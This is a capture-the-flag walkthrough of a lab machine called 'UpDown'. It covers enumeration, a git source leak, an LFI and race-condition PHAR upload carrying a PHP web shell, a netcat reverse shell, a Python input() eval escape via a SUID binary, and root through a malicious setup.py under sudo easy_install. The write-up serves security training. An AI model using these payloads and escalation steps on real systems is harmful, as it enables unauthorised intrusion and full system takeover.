1. Initial Enumeration
Nmap Scan
We begin by identifying open ports and services running on the target machine.
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sV -O -sC 10.129.33.28
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Is my Website up ?
Web Directory Bruteforcing (Gobuster)
We perform directory enumeration to find hidden paths on the web server.
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo gobuster dir -u http://10.129.33.28 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
dev                  (Status: 301) [--> http://10.129.33.28/dev/]
server-status        (Status: 403)
2. Web Analysis & Subdomain Fuzzing
Initial Access Attempt




The website features a “Web Status Checker.” We initially attempted various Command Injection payloads (URL encoding, different terminators) to gain RCE. However, the application returned alerts regarding injection attempts or simply failed to execute the commands.

Subdomain Fuzzing (ffuf)
Since directory bruteforcing didn’t yield immediate results, we fuzzed for subdomains and discovered dev.siteisup.htb.
┌──(kali㉿kali)-[~/Desktop]
└─$ ffuf -u http://siteisup.htb -H "Host: FUZZ.siteisup.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -fs 1131
dev                     [Status: 403, Size: 281]
Accessing siteisup.htb/dev directly resulted in a blank page. We re-enumerated the /dev/ directory more aggressively.
Specialized Directory Fuzzing
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo gobuster dir -u http://10.129.33.28/dev/ -w /usr/share/wordlists/dirb/common.txt
.git/HEAD            (Status: 200) [Size: 21]
index.php            (Status: 200) [Size: 0]
3. Exploitation: Git Leaks & LFI
Dumping the Git Repository
We discovered a .git directory, indicating a potential source code leak. We used git-dumper to reconstruct the repository.
git-dumper http://siteisup.htb/dev/.git/ gitdumpThe dump revealed several interesting files: admin.php, checker.php, index.php, and a .htaccess file.
Source Code Review

The .htaccess file revealed that access to the dev subdomain requires a specific HTTP header:
SetEnvIfNoCase Special-Dev "only4dev" Required-Header
Allow from env=Required-Header
index.php showed a Local File Inclusion (LFI) vulnerability where the page parameter is included with a .phpextension appended:
if($page && !preg_match("/bin|usr|home|var|etc/i",$page)){
        include($_GET['page'] . ".php");
}
Accessing the Dev Subdomain

By modifying our request in Burp Suite to include Special-Dev: only4dev, we gained access to the developer site.
4. Foothold: Race Condition & Phar RCE
Vulnerability Chain
-
LFI in index.php: Appends
.phpto input. -
Checker.php: Allows file uploads but blacklists certain extensions (not
.pharor.txt). It saves files asuploads/md5(time())/filename. -
Race Condition: The script deletes the uploaded file after checking the websites. If we provide an unroutable IP (e.g.,
10.255.255.1),curlhangs for 30 seconds, keeping our file on the server.
Crafting the Payload
We created a PHAR exploit and renamed it to .txt to bypass filters.
// build_phar.php
$phar = new Phar('exploit.phar');
$phar->startBuffering();
$phar->addFromString('shell.php', '<?php system($_GET["cmd"]); ?>');
$phar->setStub('<?php __HALT_COMPILER(); ?>');
$phar->stopBuffering();
We then uploaded it and used the phar:// wrapper to trigger it via LFI:
http://dev.siteisup.htb/?page=phar://uploads/<MD5_HASH>/exploit.txt/shell&cmd=id
Reverse Shell
We used a more robust PHP proc_open reverse shell script, zipped it, and uploaded it as reverse.txt.
┌──(kali㉿kali)-[~/Desktop/htb/updown]
└─$ nc -lvnp 4445
connect to [10.10.15.190] from (UNKNOWN) [10.129.33.28] 59030
www-data@updown:/var/www/dev$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
5. Lateral Movement to Developer
SUID Binary Exploitation
We found a SUID binary in /home/developer/dev/siteisup.
-rwsr-x--- 1 developer www-data  16928 Jun 22  2022 siteisup
-rwxr-x--- 1 developer www-data    154 Jun 22  2022 siteisup_test.py
siteisup_test.py uses the insecure input() function in Python 2, which acts like eval().
url = input("Enter URL here:")By executing the SUID binary and providing a Python exploit string, we gained a shell as developer.
www-data@updown:/home/developer/dev$ ./siteisup
Enter URL here: __import__('os').system('/bin/bash')
id
uid=1002(developer) gid=33(www-data)
Establishing Persistence
We retrieved the SSH private key from /home/developer/.ssh/id_rsa and logged in via SSH for a stable shell.
6. Privilege Escalation to Root
Sudo Abuse (easy_install)
Checking sudo privileges revealed that developer can run easy_install as root.
developer@updown:~$ sudo -l
(ALL) NOPASSWD: /usr/local/bin/easy_install
Following GTFOBins, we exploited easy_install by creating a malicious setup.py and “installing” the current directory.
developer@updown:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > setup.py
developer@updown:~$ sudo /usr/local/bin/easy_install .
# id
uid=0(root) gid=0(root) groups=0(root)
System Compromised.